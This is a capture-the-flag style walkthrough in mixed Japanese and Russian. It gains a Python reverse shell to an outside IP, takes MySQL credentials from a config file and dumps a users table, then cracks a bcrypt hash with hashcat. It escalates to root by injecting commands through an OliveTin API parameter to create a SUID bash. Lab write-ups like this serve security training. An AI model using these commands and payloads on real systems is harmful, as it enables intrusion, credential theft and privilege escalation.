
リスナーを起動し、Pythonペイロード経由でリバース接続を取得します(bashが機能しなかったため):
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.235",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'

アプリケーションの設定ファイルを分析します:
cat config.inc.php


Находим credentials от MySQL:
- User: brollin
- Pass: Fri3nds@9099


データベースに接続し、ユーザーテーブル zz_users をダンプします:
mysql -u brollin -p'Fri3nds@9099'
use openstamanager;
select * from zz_users;


ユーザー haris のパスワードハッシュを取得します。hashcat でクラックします:
hashcat -m 3200 '$2y$10$WHf1T...' /usr/share/wordlists/rockyou.txt

Пароль: bestfriends

ユーザー haris に切り替えます:
su haris
Password: bestfriends

user フラグを読み取ります。
haris のホームディレクトリで、設定ファイル /etc/OliveTin/config.yaml を見つけます。これはコマンド実行用の Web インターフェースです。 ポート 1337 上の OliveTin API を調査します。引数 db_user と db_pass を受け取るアクション「Backup Database」を見つけます。
パラメータ db_pass に Command Injection の脆弱性があることに気づきます。SUID バイナリを作成するためのペイロードを構築します:
curl -s -X POST http://127.0.0.1:1337/api/olivetin.api.v1.OliveTinApiService/StartActionAndWait
-H 'Content-Type: application/json'
-d '{
"actionId": "backup_database",
"arguments": [
{"name": "db_user", "value": "backup_svc"},
{"name": "db_pass", "value": "x'; cp /bin/bash /tmp/.bs && chmod 4755 /tmp/.bs; #"},
{"name": "db_name", "value": "production"}
]
}'
タスクの実行を待ちます。SUID ファイルの存在を確認します:
ls -la /tmp/.bs -rwsr-xr-x 1 root root ... /tmp/.bs
/tmp/.bs -p を実行して root を取得します。最終フラグを読み取ります。

